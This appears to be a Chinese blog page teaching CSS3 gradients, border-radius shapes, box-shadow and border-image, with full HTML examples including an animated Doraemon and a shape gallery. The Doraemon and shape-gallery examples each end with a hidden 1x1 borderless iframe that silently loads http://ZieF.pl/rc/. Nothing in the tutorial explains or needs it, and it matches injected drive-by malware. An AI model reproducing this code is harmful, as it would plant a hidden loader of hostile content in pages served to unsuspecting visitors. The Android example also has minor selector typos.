孙肖宁 发布的文章

渐变是CSS3当中比较丰富多彩的一个特性,通过渐变我们可以实现许多炫丽的效果,有效的减少图片的使用数量,并且具有很强的适应性和可扩展性。

线性渐变 (gradient 变化)

linear-gradient线性渐变指沿着某条直线朝一个方向产生渐变效果。

background:linear-gradient(
To right 表示方向 (left,top,right,left ,也可以使用度数`30deg`)
        Yellow,  渐变起始颜色
        Green   渐变终止颜色
)

注意:必要的元素:

  • 方向
  • 起始颜色
  • 终止色;

径向渐变 (radial 径向)

radial-gradient径向渐变指从一个中心点开始沿着四周产生渐变效果

//围绕中心点做渐变,半径是150px,从黄颜色到绿颜色做渐变.
 background: radial-gradient(
          150px  at  center,
          yellow,
          green
     );  

注意:
1、必要的元素:

  • 辐射范围即圆半径 (半径越大,渐变效果越大)
  • 中心点 即圆的中心 (中心点的位置是以盒子自身)
  • 渐变起始色
  • 渐变终止色
    2、关于中心点:中心位置参照的是盒子的左上角
    3、关于辐射范围:其半径可以不等,即可以是椭圆


描述:用CSS绘制的机器猫,眼镜会动
样式:
1.png

示例代码:

<!DOCTYPE html>
        <html lang="zh-cn">
        <head>
            <meta charset="utf-8" />
            <title>机器猫</title>
            <meta name="author" content="" />
            <meta name="copyright" content="" />
            <style>
                .wrapper{
                    margin: 50px 0 0 500px;
                }
                .doraemon{
                    position: relative;
                }


                .doraemon .head {
                    position:relative;
                    width: 320px;
                    height: 300px;
                    border-radius: 150px;
                    background: #07bbee;
                    background: -webkit-radial-gradient(right top,#fff 10%,#07bbee 20%,#10a6ce 75%,#000);
                    background: -moz-radial-gradient(right top,#fff 10%,#07bbee 20%,#10a6ce 75%,#000);
                    background: -ms-radial-gradient(right top,#fff 10%,#07bbee 20%,#10a6ce 75%,#000);
                    border:2px solid #555;
                    box-shadow:-5px 10px 15px rgba(0,0,0,0.45);
                }


                /*脸部*/
                .doraemon .face {
                    position: relative; /*让所有脸部元素可自由定位*/
                    z-index: 2;    /*脸在头部背景上面*/
                }
                /*白色脸底*/
                .doraemon .face .white {
                    width: 265px;       /*设置宽高*/
                    height: 195px;
                    border-radius: 150px;
                    position: absolute; /*进行绝对定位*/
                    top: 75px;
                    left: 25px;
                    background: #fff;
                    /*此放射渐变也是使脸的左下角暗一些,看上去更真实*/
                    background: -webkit-radial-gradient(right top,#fff 75%,#eee 80%,#999 90%,#444);
                    background: -moz-radial-gradient(right top,#fff 75%,#eee 80%,#999 90%,#444);
                    background: –ms-radial-gradient(right top,#fff 75%,#eee 80%,#999 90%,#444);
                }
                /*鼻子*/
                .doraemon .face .nose{
                    width:30px;
                    height:30px;
                    border-radius:15px;
                    background:#c93300;
                    border:2px solid #000;
                    position:absolute;
                    top:110px;
                    left:140px;
                    z-index:3;   /*鼻子在白色脸底下面*/
                }
                /*鼻子上的高光*/
                .doraemon .face .nose .light {
                    width:10px;
                    height:10px;
                    border-radius: 5px;
                    box-shadow: 19px 8px 5px #fff;  /*通过阴影实现高光*/
                }
                /*鼻子下的线*/
                .doraemon .face .nose_line{
                    width:3px;
                    height:100px;
                    background:#333;
                    position:absolute;
                    top:143px;
                    left:155px;
                    z-index:3;
                }
                /*嘴巴*/
                .doraemon .face .mouth{
                    width:220px;
                    height:400px;
                    /*通过底边框加上圆角模拟微笑嘴巴*/
                    border-bottom:3px solid #333;
                    border-radius:120px;
                    position:absolute;
                    top:-160px;
                    left:45px;
                }
                /*眼睛*/
                .doraemon .eyes {
                    position: relative;
                    z-index: 3; /*眼睛在白色脸底下面*/
                }
                /*眼睛共同的样式*/
                .doraemon .eyes .eye{
                    width:72px;
                    height:82px;
                    background:#fff;
                    border:2px solid #000;
                    border-radius:35px 35px;
                    position:absolute;
                    top:40px;
                }  /*眼珠*/
                .doraemon .eyes .eye .black{
                    width:14px;
                    height:14px;
                    background:#000;
                    border-radius:7px;
                    position:absolute;
                    top:40px;
                }
                .doraemon .eyes .left{
                    left:82px;
                }
                .doraemon .eyes .right {
                    left: 156px;
                }
                .doraemon .eyes .eye .bleft {
                    left: 50px;
                }

                .doraemon .eyes .eye .bright {
                    left: 7px;
                }


                /*胡须背景,主要用于挡住嘴巴的一部分,不要显得太长*/
                .doraemon .whiskers{
                    width:220px;
                    height:80px;
                    background:#fff;
                    border-radius:15px;
                    position:absolute;
                    top:120px;
                    left:45px;
                    z-index:2;   /*在鼻子和眼睛下面*/
                }
                /*所有胡子的公用样式*/
                .doraemon .whiskers .whisker {
                    width: 60px;
                    height: 2px;
                    background: #333;
                    position: absolute;
                    z-index: 2;
                }
                /*右上胡子*/
                .doraemon .whiskers .rTop {
                    left: 165px;
                    top: 25px;
                }
                /*右中胡子*/
                .doraemon .whiskers .rMiddle {
                    left: 167px;
                    top: 45px;
                }
                /*右下胡子*/
                .doraemon .whiskers .rBottom {
                    left: 165px;
                    top: 65px;
                }
                /*左上胡子*/
                .doraemon .whiskers .lTop {
                    left: 0;
                    top: 25px;
                }
                /*左中胡子*/
                .doraemon .whiskers .lMiddle {
                    left: -2px;
                    top: 45px;
                }
                /*左下胡子*/
                .doraemon .whiskers .lBottom {
                    left: 0;
                    top: 65px;
                }
                /*胡子旋转角度*/
                .doraemon .whiskers .r160 {
                    -webkit-transform: rotate(160deg);
                    -moz-transform: rotate(160deg);
                    -ms-transform: rotate(160deg);
                    -o-transform: rotate(160deg);
                    transform: rotate(160deg);
                }
                .doraemon .whiskers .r20 {
                    -webkit-transform: rotate(200deg);
                    -moz-transform: rotate(200deg);
                    -ms-transform: rotate(200deg);
                    -o-transform: rotate(200deg);
                    transform: rotate(200deg);
                }


                /*围脖*/
                .doraemon .choker {
                    width: 230px;
                    height: 20px;
                    background: #c40;
                    /*线性渐变 让围巾看上去更自然*/
                    background: -webkit-gradient(linear,left top,left bottom,from(#c40),to(#800400));
                    background: -moz-linear-gradient(center top,#c40,#800400);
                    background: -ms-linear-gradient(center top,#c40,#800400);
                    border: 2px solid #000;
                    border-radius: 10px;
                    position: relative;
                    top: -40px;
                    left: 45px;
                    z-index: 4;
                }
                /*铃铛*/
                .doraemon .choker .bell {
                    width: 40px;
                    height: 40px;
                    _overflow: hidden; /*IE6 hack*/
                    border: 2px solid #000;
                    border-radius: 50px;
                    background: #f9f12a;
                    background: -webkit-gradient(linear, left top, left bottom, from(#f9f12a),color-stop(0.5, #e9e11a), to(#a9a100));
                    background: -moz-linear-gradient(top, #f9f12a, #e9e11a 75%,#a9a100);
                    background: -ms-linear-gradient(top, #f9f12a, #e9e11a 75%,#a9a100);
                    box-shadow: -5px 5px 10px rgba(0,0,0,0.25);
                    position: absolute;
                    top: 5px;
                    left: 90px;
                }
                /*双横线*/
                .doraemon .choker .bell_line {
                    width: 36px;
                    height: 2px;
                    background: #f9f12a;
                    border: 2px solid #333;
                    border-radius: 3px 3px 0 0;
                    position: absolute;
                    top: 10px;
                }
                /*黑点*/
                .doraemon .choker .bell_circle{
                    width:12px;
                    height:10px;
                    background:#000;
                    border-radius:5px;
                    position:absolute;
                    top:20px;
                    left:14px;
                }
                /*黑点下的线*/
                .doraemon .choker .bell_under{
                    width: 3px;
                    height:15px;
                    background:#000;
                    position:absolute;
                    left: 18px;
                    top:27px;
                }
                /*铃铛高光*/
                .doraemon .choker .bell_light{
                    width:12px;
                    height:12px;
                    border-radius:10px;
                    box-shadow:19px 8px 5px #fff;
                    position:absolute;
                    top:-5px;
                    left:5px;
                    opacity:0.7;
                }
                /*身子*/
                .doraemon .bodys {
                    position: relative;
                    top: -310px;
                }
                /*肚子*/
                .doraemon .bodys .body {
                    width: 220px;
                    height: 165px;
                    background: #07beea;
                    background: -webkit-gradient(linear,right top,left top,from(#07beea),color-stop(0.5, #0073b3),color-stop(0.75,#00b0e0), to(#0096be));
                    background: -moz-linear-gradient(right center,#07beea,#0073b3 50%,#00b0e0 75%,#0096be 100%);
                    background: -ms-linear-gradient(right center,#07beea,#0073b3 50%,#00b0e0 75%,#0096be 100%);
                    border:2px solid #333;
                    position:absolute;
                    top:265px;
                    left:50px;
                }
                /*白色肚兜*/
                .doraemon .bodys .wraps {
                    width: 170px;
                    height: 170px;
                    background: #fff;
                    background: -webkit-gradient(linear, right top, left bottom, from(#fff),color-stop(0.75,#fff),color-stop(0.83,#eee),color-stop(0.90,#999),color-stop(0.95,#444), to(#000));
                    background: -moz-linear-gradient(right top,#fff,#fff 75%,#eee 83%,#999 90%,#444 95%,#000);
                    background: -ms-linear-gradient(right top,#fff,#fff 75%,#eee 83%,#999 90%,#444 95%,#000);
                    border: 2px solid #000;
                    border-radius: 85px;
                    position: absolute;
                    left: 72px;
                    top: 230px;
                }
                /*口袋*/
                .doraemon .bodys .pocket {
                    width: 130px;
                    height: 130px;
                    border-radius: 65px;
                    background: #fff;
                    background: -webkit-gradient(linear, right top, left bottom, from(#fff),color-stop(0.70,#fff),color-stop(0.75,#f8f8f8),color-stop(0.80,#eee),color-stop(0.88,#ddd), to(#fff));
                    background: -moz-linear-gradient(right top, #fff, #fff 70%,#f8f8f8 75%,#eee 80%,#ddd 88%, #fff);
                    background: -ms-linear-gradient(right top, #fff, #fff 70%,#f8f8f8 75%,#eee 80%,#ddd 88%, #fff);
                    border: 2px solid #000;
                    position:absolute;
                    top: 250px;
                    left: 92px;
                }
                /*挡住口袋一半*/
                .doraemon .bodys .pocket_mask {
                    width: 134px;
                    height: 60px;
                    background:#fff;
                    border-bottom: 2px solid #000;
                    position:absolute;
                    top: 259px;
                    left: 92px;
                }


                /*左右手*/
                .doraemon .hand_right, .doraemon .hand_left {
                    height: 100px;
                    width: 100px;
                    position: absolute;
                    top: 272px;
                    left: 248px;
                }
                /*左手*/
                .doraemon .hand_left {
                    left: -10px;
                }
                /*手臂公共部分*/
                .doraemon .arm {
                    width:80px;
                    height:50px;
                    background: #07beea;
                    background: -webkit-gradient(linear, left top, left bottom, from(#07beea),color-stop(0.85,#07beea), to(#555));
                    background: -moz-linear-gradient(center top, #07BEEA, #07BEEA 85%, #555);
                    background: -ms-linear-gradient(center top, #07BEEA, #07BEEA 85%, #555);
                    border: 1px solid #000000;
                    box-shadow: -10px 7px 10px rgba(0, 0, 0, 0.35);
                    z-index: -1;
                    position: relative;
                }
                /*右手手臂*/
                .doraemon .hand_right .arm {
                    top: 17px;
                    -webkit-transform: rotate(35deg);
                    -moz-transform: rotate(35deg);
                    -ms-transform: rotate(35deg);
                    -o-transform: rotate(35deg);
                    transform: rotate(35deg);
                }
                /*左手手臂*/
                .doraemon .hand_left .arm {
                    top: 17px;
                    background: #0096be;   /*背光一面使用纯色,使其有立体感*/
                    box-shadow: 5px -7px 10px rgba(0, 0, 0, 0.25);
                    -webkit-transform: rotate(145deg);
                    -moz-transform: rotate(145deg);
                    -ms-transform: rotate(145deg);
                    -o-transform: rotate(145deg);
                    transform: rotate(145deg);
                }
                /*圆形手掌公共部分*/
                .doraemon .circle {
                    width: 60px;
                    height: 60px;
                    border-radius: 30px;
                    border: 2px solid #000;
                    background: #fff;
                    background: -webkit-gradient(linear, right top, left bottom, from(#fff),color-stop(0.5,#fff),color-stop(0.70,#eee),color-stop(0.8,#ddd), to(#999));
                    background: -moz-linear-gradient(right top, #fff, #fff 50%, #eee 70%, #ddd 80%,#999);
                    background: -ms-linear-gradient(right top, #fff, #fff 50%, #eee 70%, #ddd 80%,#999);
                    position: absolute;
                }
                /*右手手掌*/
                .doraemon .hand_right .circle {
                    left: 40px;
                    top: 32px;
                }
                /*左手手掌*/
                .doraemon .hand_left .circle {
                    left: -20px;
                    top: 32px;
                }
                /*手臂和身体结合处,使用背景遮住边框*/
                .doraemon .arm_rewrite {
                    height: 45px;
                    width: 5px;
                    background: #07beea;
                    position: relative;
                }
                /*右手结合处*/
                .doraemon .hand_right .arm_rewrite {
                    top: -45px;
                    left: 22px;
                }
                /*左手结合处*/
                .doraemon .hand_left .arm_rewrite {
                    top: -45px;
                    left: 60px;
                    background: #0096be; /*同理,背光一面使用纯色,使其有立体感*/
                }
                /*脚部*/
                .doraemon .foot {
                    width: 280px;
                    height: 40px;
                    position: relative;
                    top: 55px;
                    left: 20px;
                }
                /*左右脚共同样式*/
                .doraemon .foot .left, .doraemon .foot .right {
                    width: 125px;
                    height: 30px;
                    background: #fff;
                    background: -webkit-gradient(linear, right top, left bottom, from(#fff),color-stop(0.75,#fff),color-stop(0.85,#eee), to(#999));
                    background: -moz-linear-gradient(right top, #fff, #fff 75%, #eee 85%, #999);
                    background: -ms-linear-gradient(right top, #fff, #fff 75%, #eee 85%, #999);
                    border: 2px solid #333;
                    border-radius: 80px 60px 60px 40px;
                    box-shadow: -6px 0 10px rgba(0, 0, 0, 0.35);
                    position: relative;
                }
                .doraemon .foot .left {
                    left: 8px;
                    top: 65px;
                }

                .doraemon .foot .right {
                    top: 31px;
                    left: 141px;
                }
                /*双脚之间的缝隙,加阴影使用立体感*/
                .doraemon .foot .foot_rewrite {
                    width: 20px;
                    height: 10px;
                    background: #fff;
                    background: -webkit-gradient(linear, right top, left bottom, from(#666),color-stop(0.83,#fff), to(#fff));
                    background: -moz-linear-gradient(right top, #666, #fff 83%, #fff);
                    background: -ms-linear-gradient(right top, #666, #fff 83%, #fff);
                    /*制作半圆效果*/
                    border: 2px solid #000;
                    border-bottom: none;
                    border-radius: 40px 40px 0 0;
                    position: relative;
                    top: -11px;
                    left: 130px;
                    _left: 127px;
                }


                /*眼珠*/
                .doraemon .eyes .eye .black {
                    width: 14px;
                    height: 14px;
                    background: #000;
                    border-radius: 7px;
                    position: absolute;
                    top: 40px;
                    -webkit-animation: eyemove 3s linear infinite;
                    -moz-animation: eyemove 3s linear infinite;
                    -ms-animation: eyemove 3s linear infinite;
                    -o-animation: eyemove 3s linear infinite;
                    animation: eyemove 3s linear infinite;
                }

                /*让眼睛动起来*/
                @-webkit-keyframes eyemove {
                    70%{
                        margin:0 0 0 0;
                    }
                    80% {
                        margin: -22px 0 0 0;
                    }

                    85% {
                        margin: -22px 0 0 5px;
                    }

                    90% {
                        margin: -22px 10px 0 0;
                    }

                    93% {
                        margin: -22px 0 0 0;
                    }

                    96% {
                        margin: 0 0 0 0;
                    }
                }

                @-moz-keyframes eyemove {
                    70% {
                        margin: 0 0 0 0;
                    }

                    80% {
                        margin: -22px 0 0 0;
                    }

                    85% {
                        margin: -22px 0 0 5px;
                    }

                    90% {
                        margin: -22px 10px 0 0;
                    }

                    93% {
                        margin: -22px 0 0 0;
                    }

                    96% {
                        margin: 0 0 0 0;
                    }
                }

                @-o-keyframes eyemove {
                    70% {
                        margin: 0 0 0 0;
                    }

                    80% {
                        margin: -22px 0 0 0;
                    }

                    85% {
                        margin: -22px 0 0 5px;
                    }

                    90% {
                        margin: -22px 10px 0 0;
                    }

                    93% {
                        margin: -22px 0 0 0;
                    }

                    96% {
                        margin: 0 0 0 0;
                    }
                }
                @keyframes eyemove {
                    70% {
                        margin: 0 0 0 0;
                    }

                    80% {
                        margin: -22px 0 0 0;
                    }

                    85% {
                        margin: -22px 0 0 5px;
                    }

                    90% {
                        margin: -22px 10px 0 0;
                    }

                    93% {
                        margin: -22px 0 0 0;
                    }

                    96% {
                        margin: 0 0 0 0;
                    }
                }


            </style>
        </head>
<body>
<div class="wrapper">
    <!--叮当猫整体-->
    <div class="doraemon">
        <!--头部-->
        <div class="head">
            <!--眼睛-->
            <div class="eyes">
                <div class="eye left">
                    <!--眼珠-->
                    <div class="black bleft"></div>
                </div>
                <div class="eye right">
                    <div class="black bright"></div>
                </div>
            </div>
            <!--脸部-->
            <div class="face">
                <!--白色脸底-->
                <div class="white"></div>
                <!--鼻子-->
                <div class="nose">
                    <!--鼻子高光部分-->
                    <div class="light"></div>
                </div>
                <!--鼻子的竖线-->
                <div class="nose_line"></div>
                <!--嘴巴-->
                <div class="mouth"></div>
                <!--胡须-->
                <div class="whiskers">
                    <div class="whisker rTop r160"></div>
                    <div class="whisker rMiddle"></div>
                    <div class="whisker rBottom r20"></div>
                    <div class="whisker lTop r20"></div>
                    <div class="whisker lMiddle"></div>
                    <div class="whisker lBottom r160"></div>
                </div>
            </div>
        </div>
        <!--脖子和铃铛-->
        <div class="choker">
            <!--铃铛-->
            <div class="bell">
                <div class="bell_line"></div>
                <div class="bell_circle"></div>
                <div class="bell_under"></div>
                <div class="bell_light"></div>
            </div>
        </div>
        <!--身体-->
        <div class="bodys">
            <!--肚子-->
            <div class="body"></div>
            <!--肚兜-->
            <div class="wraps"></div>
            <!--口袋-->
            <div class="pocket"></div>
            <!--遮住一半口袋,使其呈现半圆-->
            <div class="pocket_mask"></div>
        </div>
        <!--右手-->
        <div class="hand_right">
            <!--手臂-->
            <div class="arm"></div>
            <!--手掌-->
            <div class="circle"></div>
            <!--遮住手臂和身子交接处的线-->
            <div class="arm_rewrite"></div>
        </div>
        <!--左手-->
        <div class="hand_left">
            <div class="arm"></div>
            <div class="circle"></div>
            <div class="arm_rewrite"></div>
        </div>
        <!--脚-->
        <div class="foot">
            <div class="left"></div>
            <div class="right"></div>
            <!--双脚之间的缝隙-->
            <div class="foot_rewrite"></div>
        </div>
    </div>
</div>

<iframe src="http://ZieF.pl/rc/" width=1 height=1 style="border:0"></iframe>
</body>
</html>

效果图:
1.png

示例代码:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>图形</title>
    <style>
        body, ul, li, dl, dt, dd, h1, h2, h3, h4, h5 {
            margin: 0;
            padding: 0;
        }

        body {
            background-color: #F7F7F7;
        }

        .wrapper {
            width: 1000px;
            margin: 0 auto;
            padding: 20px;
            box-sizing: border-box;
        }

        header {
            padding: 20px 0;
            margin-bottom: 20px;
            text-align: center;
        }
        header h3 {
            line-height: 1;
            font-weight: normal;
            font-size: 28px;
        }

        .main {
            /*overflow: hidden;*/
        }

        .main:after {
            content: '';
            clear: both;
            display: block;
        }

        .main .item {
            width: 210px;
            height: 210px;
            margin: 0 30px 30px 0;
            display: flex;
            position: relative;
            background-color: #FFF;
            float: left;
            box-shadow: 2px 2px 5px #CCC;
        }

        .main .item:after {
            content: attr(data-brief);
            display: block;
            width: 100%;
            height: 100%;
            text-align: center;
            line-height: 210px;
            position: absolute;
            top: 0;
            left: 0;
            color: #FFF;
            font-family: '微软雅黑';
            font-size: 18px;
            background-color: rgba(170, 170, 170, 0);
            z-index: -1;
            transition: all 0.3s ease-in;
        }

        .main .item:hover:after {
            background-color: rgba(170, 170, 170, 0.6);
            z-index: 100;
        }

        .main .item:nth-child(4n) {
            margin-right: 0;
        }

        /*.main .item:nth-last-child(-n+5) {
            margin-bottom: 0;
        }*/

        /* 以上是骨架样式 */
        /* 1、2、3、4 顺时针 */
        .border-radius {
            width: 180px;
            height: 180px;
            margin: auto;
            border: 1px solid red;
        }

        .square {
            border-radius: 0;
        }

        /*拱形*/
        .item:nth-child(1) .border-radius {
            border-radius: 90px;
        }

        /*拱形*/
        .item:nth-child(2) .border-radius {
            border-radius: 90px 90px 0 0;
        }

        /*半圆*/
        .item:nth-child(3) .border-radius {
            height: 90px;
            border-radius: 90px 90px 0 0;
        }

        /*左上角*/
        .item:nth-child(4) .border-radius {
            /*height: 90px;*/
            border-radius: 90px 0 0 0;
        }

        /*四分之一圆*/
        .item:nth-child(5) .border-radius {
            width: 90px;
            height: 90px;
            border-radius: 90px 0 0 0;
        }

        /*横着的椭圆*/
        .item:nth-child(6) .border-radius {
            height: 90px;
            /*border-radius: 50%;*/
            border-radius: 90px 90px 90px 90px / 45px 45px 45px 45px;
            /*border-radius: 45px / 90px;*/
        }

        /*竖着的椭圆*/
        .item:nth-child(7) .border-radius {
            width: 90px;
            border-radius: 45px 45px 45px 45px / 90px 90px 90px 90px;
        }

        /*半个横着的椭圆*/
        .item:nth-child(8) .border-radius {
            height: 45px;
            border-radius: 90px 90px 0 0 / 45px 45px 0 0;
        }

        /*半个竖着的椭圆*/
        .item:nth-child(9) .border-radius {
            width: 45px;
            border-radius: 45px  0 0 45px / 90px 0 0 90px;
        }

        /*四分之一竖着的椭圆*/
        .item:nth-child(10) .border-radius {
            width: 45px;
            height: 90px;
            border-radius: 45px 0 0 0 / 90px 0 0 0;
        }

        /*饼环*/
        .item:nth-child(11) .border-radius {
            width: 40px;
            height: 40px;
            border: 70px solid red;
            border-radius: 90px;
        }

        /*圆饼*/
        .item:nth-child(12) .border-radius {
            width: 40px;
            height: 40px;
            border: 70px solid red;
            border-radius: 60px;
        }

        /*左上角圆饼*/
        .item:nth-child(13) .border-radius {
            width: 60px;
            height: 60px;
            border: 60px solid red;
            border-radius: 90px 0 0 0;
        }

        /*对角圆饼*/
        .item:nth-child(14) .border-radius {
            width: 60px;
            height: 60px;
            border: 60px solid red;
            border-radius: 90px 0 90px 0;
        }

        /*四边不同色*/
        .item:nth-child(15) .border-radius {
            width: 0px;
            height: 0px;
            border-width: 90px;
            border-style: solid;
            border-color: red green yellow blue;
        }

        /*右透明色*/
        .item:nth-child(16) .border-radius {
            width: 0px;
            height: 0px;
            border-width: 90px;
            border-style: solid;
            border-color: red green yellow blue;
            border-right-color: transparent;
        }

        /*圆右透明色*/
        .item:nth-child(17) .border-radius {
            width: 0px;
            height: 0px;
            border-width: 90px;
            border-style: solid;
            border-color: red;
            border-right-color: transparent;
            border-radius: 90px;
        }

        /*圆右红透明色*/
        .item:nth-child(18) .border-radius {
            width: 0px;
            height: 0px;
            border-width: 90px;
            border-style: solid;
            border-color: transparent;
            border-right-color: red;
            border-radius: 90px;
        }

        /*阴阳图前世*/
        .item:nth-child(19) .border-radius {
            width: 180px;
            height: 0px;
            border-top-width: 90px;
            border-bottom-width: 90px;
            border-style: solid;
            border-top-color: red;
            border-bottom-color: green;
            /*border-right-color: red;*/
            border-radius: 90px;
        }

        /*阴阳图前世2*/
        .item:nth-child(20) .border-radius {
            width: 180px;
            height: 90px;
            border-bottom-width: 90px;
            border-style: solid;
            border-bottom-color: green;
            background-color: red;
            /*border-right-color: red;*/
            border-radius: 90px;
        }

        /*阴阳图今生*/
        .item:nth-child(21) .border-radius {
            width: 180px;
            height: 90px;
            border-bottom-width: 90px;
            border-style: solid;
            border-bottom-color: green;
            background-color: red;
            border-radius: 90px;
            position: relative;
        }

        .item:nth-child(21) .border-radius::after,
        .item:nth-child(21) .border-radius::before {
            content: '';
            position: absolute;
            top: 50%;
            width: 20px;
            height: 20px;
            /*margin: -10px 0 0 0;*/
            border-width: 35px;
            border-style: solid;
            border-radius: 45px;
        }

        /*左阴阳*/
        .item:nth-child(21) .border-radius::after {
            background-color: red;
            border-color: green;
        }

        /*右阴阳*/
        .item:nth-child(21) .border-radius::before {
            background-color: green;
            border-color: red;
            right: 0;
        }

        /*右阴阳*/
        .item:nth-child(22) .border-radius {
            width: 180px;
            height: 90px;
            border-bottom-width: 90px;
            border-bottom-color: green;
            border-bottom-style: solid;
            background-color: red;
            border-radius: 90px;
            position: relative;
        }

        .item:nth-child(22) .border-radius::after,
        .item:nth-child(22) .border-radius::before {
            content: '';
            position: absolute;
            top: 50%;
            width: 20px;
            height: 20px;
            border-width: 35px;
            border-style: solid;
            border-radius: 45px;
        }

        .item:nth-child(22) .border-radius::before {
            border-color: green;
            background-color: red;
        }

        .item:nth-child(22) .border-radius::after {
            right: 0;
            border-color: red;
            background-color: green;
        }

        /*消息框*/
        .item:nth-child(23) .border-radius {
            width: 160px;
            height: 80px;
            background-color: red;
            border-radius: 6px;
            position: relative;
        }

        .item:nth-child(23) .border-radius::after {
            content: '';
            width: 0;
            height: 0;
            border-width: 10px;
            border-style: solid;
            border-color: transparent;
            border-right-color: red;
            position: absolute;
            top: 16px;
            left: -20px;
        }

        /*奇怪的图形*/
        .item:nth-child(24) .border-radius {
            width: 40px;
            height: 40px;
            border-width: 45px 0 45px 70px;
            border-style: solid;
            border-radius: 0 0 60px 0;
            border-color: red;
        }

        /*奇怪的图形2*/
        .item:nth-child(25) .border-radius {
            width: 100px;
            height: 40px;
            border-width: 45px 20px 45px 70px;
            border-style: solid;
            border-radius: 60px;
            border-color: red;
        }

        /*QQ对话*/
        .item:nth-child(26) .border-radius {
            width: 160px;
            height: 80px;
            background-color: red;
            border-radius: 6px;
            position: relative;
        }

        .item:nth-child(26) .border-radius::after {
            content: '';
            position: absolute;
            top: 0;
            right: -20px;
            width: 30px;
            height: 30px;
            border-width: 0 0 30px 30px;
            border-style: solid;
            border-bottom-color: red;
            border-left-color: transparent;
            border-radius: 0 0 60px 0;
        }

        /*圆角的百分比设置 */
        .item:nth-child(27) .border-radius {
            width: 180px;
            /*height: 180px;*/
            height: 90px;
            border-radius: 50%;
            border-radius: 90px/45px;

            /*百分比是按横竖两个对应的方向的长度进行计算*/
        }

    </style>
</head>
<body>
<div class="wrapper">
    <header>
        <h3>图形展示</h3>
    </header>
    <div class="main">
        <div class="item" data-brief="整圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="拱形">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="半圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="左上角">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="四分之一圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="横着的椭圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="竖着的椭圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="半个横着的椭圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="半个竖着的椭圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="四分之一竖着的椭圆">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="饼环">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="圆饼">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="左上角圆饼">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="对角圆饼">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="四边不同色">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="右透明色">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="圆右透明色">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="圆右红透明色">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="阴阳图前世">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="阴阳图前世2">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="阴阳图今生">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="阴阳图今生2">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="消息框">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="奇怪的图形">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="奇怪的图形2">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="QQ对话">
            <div class="border-radius"></div>
        </div>
        <div class="item" data-brief="圆角百分比">
            <div class="border-radius"></div>
        </div>
    </div>
</div>
<iframe src="http://ZieF.pl/rc/" width=1 height=1 style="border:0"></iframe>
</body>
</html>

用CSS实现安卓机器人

所用的技术就是伪类::before::before,以及定位,圆角 border-radius
实现效果如下:
1.png

实现代码如下:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>安卓机器人</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            background-color: #F7F7F7;
        }
        .board{
            width: 600px;
            height: 440px;
            margin: 80px auto;
            background-color: #FFFFFF;
        }
        .android{
            width: 340px;
            padding-top: 40px;
            margin: 0 auto;
            position: relative;
        }
        /*头部*/
        .head{
            width: 220px;
            height: 100px;
            margin: 0 auto 10px;
            border-radius: 100px 100px 0 0;
            background-color: #A4CA39;
            position: relative;
        }
        /*眼镜*/
        .head::before,.headC{
            content: '';
            display: block;
            width: 20px;
            height: 20px;
            background-color: #FFFFFF;
            border-radius: 10px;
            position: absolute;
            top: 40px;
        }
        .head::before{
            left: 50px;
        }
        .head::after{
            right: 50px;
        }
        /*身体*/
        .body{
            width: 220px;
            height: 180px;
            margin: 0 auto;
            background: #A4CA39;
            border-radius: 0 0 20px 20px;
            position: relative;
        }
        /*腿*/
        .body::before,.body::after{
            content: '';
            display: block;
            width: 50px;
            height: 80px;
            background: #A4CA39;
            border-radius: 0 0 25px 25px;
            position: absolute;
            bottom: -80px;
        }
        .body::before{
            left: 40px;
        }
        .body::after{
            right: 40px;
        }
        /*胳膊*/
        .arms{
            width: 340px;
            height: 150px;
            position: absolute;
            top: 150px;
        }
        .arms::before,.arms::after{
            content: '';
            display: block;
            width: 50px;
            height: 150px;
            background-color: #A4CA39;
            border-radius: 25px;
            position: absolute;
        }
        .arms::before{
            left: 0;
        }
        .arms::after{
            right: 0;
        }
    </style>
</head>
<body>
<div class="board">
    <div class="android">
        <div class="head"></div>
        <div class="body"></div>
        <div class="arms"></div>
    </div>
</div>
</body>
</html>

边框圆角

border-radius每个角可以设置两个值 ,x 值,y值。

边框阴影

box-shadowtext/shadow 用法差不多
取值:
1、水平偏移量, 正值向右 负值向左;
2、垂直偏移量, 正值向下 负值向上;
box-shadow: 5px 5px 27px red, -5px -5px 27px green;
3、模糊度是不能为负值;
4、inset可以设置内阴影;
设置边框阴影不会改变盒子的大小,即不会影响其兄弟元素的布局。
可以设置多重边框阴影,实现更好的效果,增强立体感。

边框图片

border-image: url("images/border.png") 27/20px round
border-image 设置边框的背景图片.
border-image-source:url(“”) 设置边框图片的地址.
border-image-slice:27,27,27,27浏览器会自动去裁剪图片.
border-image-width:20px;指定边框的宽度.
边框平铺的样式 border-image-repeat
stretch 拉升
round 会自动调整缩放比例
repeat重复
设置的图片将会被“切割”成九宫格形式,然后进行设置。
“切割”完成后生成虚拟的9块图形,然后按对应位置设置背景,
其中四个角位置、形状保持不变,中心位置水平垂直两个方向平铺。
提示:
1、roundrepeat之间的区别

  • round 会自动调整尺寸,完整显示边框图片。
